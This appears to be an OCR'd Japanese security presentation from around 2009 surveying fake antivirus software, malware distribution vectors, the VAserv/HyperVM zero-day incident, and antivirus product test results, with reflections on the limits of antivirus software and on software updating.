
http://www.viruslist.com/en/weblog?weblogid=208187897を元に作成




にせアンチウイルス

- たとえばこういうやつ

Windows Enterprise Suite




Windows Enterprise Suite



http://www.virustotal.com/jp/analisis/3da565c62d0ae1807ef63265c37a284fffe337c78b04d831289fd9762aeb2558-1258213540

Windows Enterprise Suite



http://www.threatexpert.com/report.aspx?md5=5e0bada3c29e11ac8676a19bbbd636f3

いつでもどこでも


- Web 検索結果
  - SEO ポイズニング
  - 検索結果をマルウェアが改ざん
- 一般の Web サイト
  - Web 広告
  - 改ざんされた Web サイト
  - マルウェア配布用 Web ページ
- SNS、Twitter
  - Koobface ボットネット
- 電子メール（記載された URL にアクセスして、添付されたダウンローダを介して）

例: BREDOLAB

- ダウンローダ BREDOLAB が設置するもの
  - にせアンチウイルス「Antivirus Pro 2010」
  - ボットネット「Zeus」

参考になるページ

http://www.malwareurl.com/



http://www.malwaredomainlist.com/mdl.php

仮想化関連

- 英ISPのVAserv、zero-day攻撃を受ける。脆弱性を突かれたソフトウェアの会社社長は自殺
  - http://slashdot.jp/security/article.pl?sid=09/06/12/0539235

VAserv の件（2009.06）

- VAserv は仮想化ホスティングサービスの管理ソフトとして HyperVM を使用
- HyperVM を組み込んだ仮想ホスティングプラットホーム Kloxo（旧称 Lxadmin）に複数の脆弱性が発見される。発見者は 2009.05.21 に開発元 lxlabs に通知したというが、めぼしい反応が得られなかった模様。
- 発見者が脆弱性情報を公開（2009.06.04）
  - http://milw0rm.com/exploits/8880

VAserv の件（2009.06）

- lxlabs は「修正版ソフトウェア」を提供（2009.06.05）。矢継ぎ早にバージョンが上がっていったが、攻撃時点で最新の 2.0.7992 でも治りきっていなかった模様。
- 攻撃が発生、VAserv では 10 万もの Web サイトのデータが消される
  - http://www.theregister.co.uk/2009/06/08/webhost_attack/
- LxLabs社の社長 K T Ligesh 氏が自殺（2009.06.08）
- HyperVM / Kloxo はオープンソース化（2009.11.03）
  - http://www.lxcenter.org/releases/opensource-info.htm

つまり、どういうことですか？

- 仮想化管理ソフトウェアが単一障害点と化して大損害
- 仮想化管理ソフトウェアで 0-day が発生するとこうなる、という見本

課題

課題：アンチウイルスソフトウェア

- シグネチャマッチング
  - 旧来の手法は完全に破綻
  - クラウドの利用による即時対応？
- ヒューリスティック
  - たまにうまく動く程度？
- レピュテーション
  - URL、ファイル
  - 一定の効果がある模様
  - 群衆を利用する
- ホワイトリスト

- 失敗する可能性があれば、失敗する

ホワイトリストや群衆の利用

- 事例：Norton Internet Security 2010

NSSLabs 2009 Q3 Endpoint Protection Test Report

- Socially Engineered Malware Protection に焦点を絞った、現実的なテスト
  - http://nsslabs.com/host-malware-protection/consumer-anti-malware.html
  - いわゆる「Web からの攻撃」が対象
  - 2009.07～08 の17日間、24x7 でテスト
- 対象：各社のコンシューマ向け 2009 シリーズ
  - エンタープライズ向け製品も別途テストされているが、有料配布なので読めてません orz

NSSLabs 2009 Q3 Endpoint Protection Test Report

結果概要より引用

Key Findings

- In-the-cloud reputation systems boosted protection significantly on average
- Trend Micro achieved the best download and execution protection with 96.4% overall
- Kaspersky ranked #2 in download and execution protection with 87.8% overall
- Norton's behavioral protection excelled, making up for lower protection in the download phase.
- While McAfee technically ranked #4, their exceptionally short time to block should be commended.

Protection over Time

The table and following chart summarize two important factors of total protection on the **web-based malware attack vector**. Caught on download prevents malware off the machine. For malware that made it past this first line of defense, we also measured the percentage 'caught on execution.' Total consists of download + execution layer protection.

Product	Caught Initially on Download	Caught Subsequently on Execution	Total
Trend Micro	91.0%	5.5%	96.4%
Kaspersky	78.5%	9.3%	87.8%
Norton	50.5%	31.3%	81.8%
McAfee	79.8%	1.9%	81.6%
Norman	66.3%	14.9%	81.2%
F-Secure	63.7%	16.4%	80.0%
AVG	65.0%	8.3%	73.3%
Panda	64.4%	7.6%	72.0%
ESET	65.4%	2.5%	67.9%

ちなみに: AV-Comparatives.org

ちなみに: AV-Comparatives.org

- On-demand Comparative は、つまりは「AV-Comparatives.org と同じ検体をどれだけ用意できたか否か」を確認しているだけのように思う

Company	MicroWorld	F-Secure	G DATA Security	Kaspersky Labs
Product	**eScan ISS**	**F-Secure Anti-Virus**	**G DATA AntiVirus**	**Kaspersky AV**
Program version	10.0.997.491	10.00.246	20.0.4.9	9.0.0.463
Engine / signature version	*N/A*	9.10.15261	*N/A*	*N/A*
Award reached in this test	**ADVANCED+**	**ADVANCED+**	**ADVANCED+**	**ADVANCED**

Company		Kingsoft		McAfee		Microsoft		ESET	
Product		**Kingsoft AntiVirus**		**McAfee VirusScan+**		**Microsoft OneCare**		**NOD32 Antivirus**	
Program version		2009.11.6.63		13.11.102		2.5.2900.28		4.0.437.0	
Engine / signature version		*2009.8.10.12*		5400.1158 / 5705		1.63.1207.0		4323.1230	
Award reached in this test		**TESTED**		**ADVANCED**		**STANDARD**		**ADVANCED+**	
Number of false positives		**many**		**many**		**few**		**few**	
On-demand scanning speed		fast		average		slow		average	
Detection of virus/malware:									
SET A (Dec07 - Dec08)	*2.309.850*	***PASSED***		***PASSED***		***PASSED***		***PASSED***	
SET B (Jan09-Aug09):									
Windows viruses	23.791	19.725	82,9%	23.185	97,5%	21.919	92,1%	22.493	94,5%
Macro viruses	1.198	85	7,1%	1.198	100%	1.189	99,2%	1.198	100%
Script malware	4.466	1.295	29,0%	3.482	78,0%	3.721	83,3%	4.278	95,8%
Worms	95.881	85.588	89,3%	94.322	98,4%	91.190	95,1%	94.128	98,2%
Backdoors/Bots	323.723	291.986	90,2%	321.161	99,2%	299.285	92,5%	316.786	97,9%
Trojans	1.084.602	930.761	85,8%	1.072.925	98,9%	962.996	88,8%	1.053.237	97,1%
other malware	28.431	20.237	71,2%	25.144	88,4%	24.945	87,7%	26.888	94,6%
TOTAL	**1.562.092**	1.349.677	**86,4%**	1.541.417	**98,7%**	1.405.245	**90,0%**	1.519.008	**97,2%**

http://www.av-comparatives.org/images/stories/test/ondret/avc_report23.pdf

ちなみに: AV-Comparatives.org

- Retrospective/Proactive Test（ヒューリスティックによる「事前対応力」を計測するテスト）は興味深い

Company	AVIRA		Alwil Software		AVG Technologies		BitDefender	
Product	**AntiVir Premium**		**avast! Professional**		**AVG Anti-Virus**		**BitDefender AV**	
Program version	8.2.0.374		4.8.1335		8.0.234		12.0.11.4	
Engine / signature version	8.02.00.76/7.01.01.248		090209-0		270.10.19/1941		*N/A*	
Certification level reached	**ADVANCED**		**STANDARD**		**STANDARD**		**ADVANCED**	
Number of false positives	*many*		*many*		*many*		*many*	
ProActive detection of "NEW" samples								
Windows viruses	188	161	86%	65	35%	89	47%	87	46%
Worms	1.736	626	36%	349	20%	330	19%	562	32%
Backdoors	4.966	3.737	75%	2.677	54%	2.656	53%	3.087	62%
Trojans	13.555	9.523	70%	5.288	39%	5.823	43%	6.607	49%

Company	Kingsoft		McAfee		Microsoft		ESET	
Product	**Kingsoft AntiVirus**		**McAfee VirusScan+**		**Microsoft OneCare**		**NOD32 Antivirus**	
Program version	2008.11.6.63		13.3.117		2.5.2900.20		3.0.684.0	
Engine / signature version	*2009.2.8.1*		5300.2777 / 5521		1.51.391.0		3839.1180	
Certification level reached			**ADVANCED**		**ADVANCED+**		**ADVANCED+**	
Number of false positives	*many*		*few*		*very few*		*few*	
ProActive detection of "NEW" samples								
Windows viruses	188	43	23%	122	65%	82	44%	91	48%
Worms	1.736	190	11%	271	16%	581	33%	426	25%
Backdoors	4.966	1.230	25%	1.686	34%	3.172	64%	2.894	58%
Trojans	13.555	2.646	20%	3.242	24%	7.850	58%	7.416	55%
other malware (incl. script+macro)	2.238	112	5%	371	17%	1.981	89%	1.819	81%
TOTAL	**22.685**	4.221	**19%**	5.692	**25%**	13.666	**60%**	12.648	**56%**

http://www.av-comparatives.org/images/stories/test/ondret/avc_report22.pdf


課題：ソフトウェアの更新

- アンチウイルスソフトウェアよりも重要
- OS については統合的な更新が実現
  - Microsoft Update（Microsoft 製品）
  - ソフトウェアアップデート（Mac）
  - up2date, yum, apt など（Linux）
- 3rd party アプリケーションソフトウェアについては各ベンダーが独自に実装
  - 共通のフレームワークを用意できないのか？
  - Microsoft Update はサードパーティーにも開放する予定だったはずなのだが？
    - http://itpro.nikkeibp.co.jp/article/COLUMN/20070125/259651/?ST=vista&P=2


アプリケーション更新状況の確認

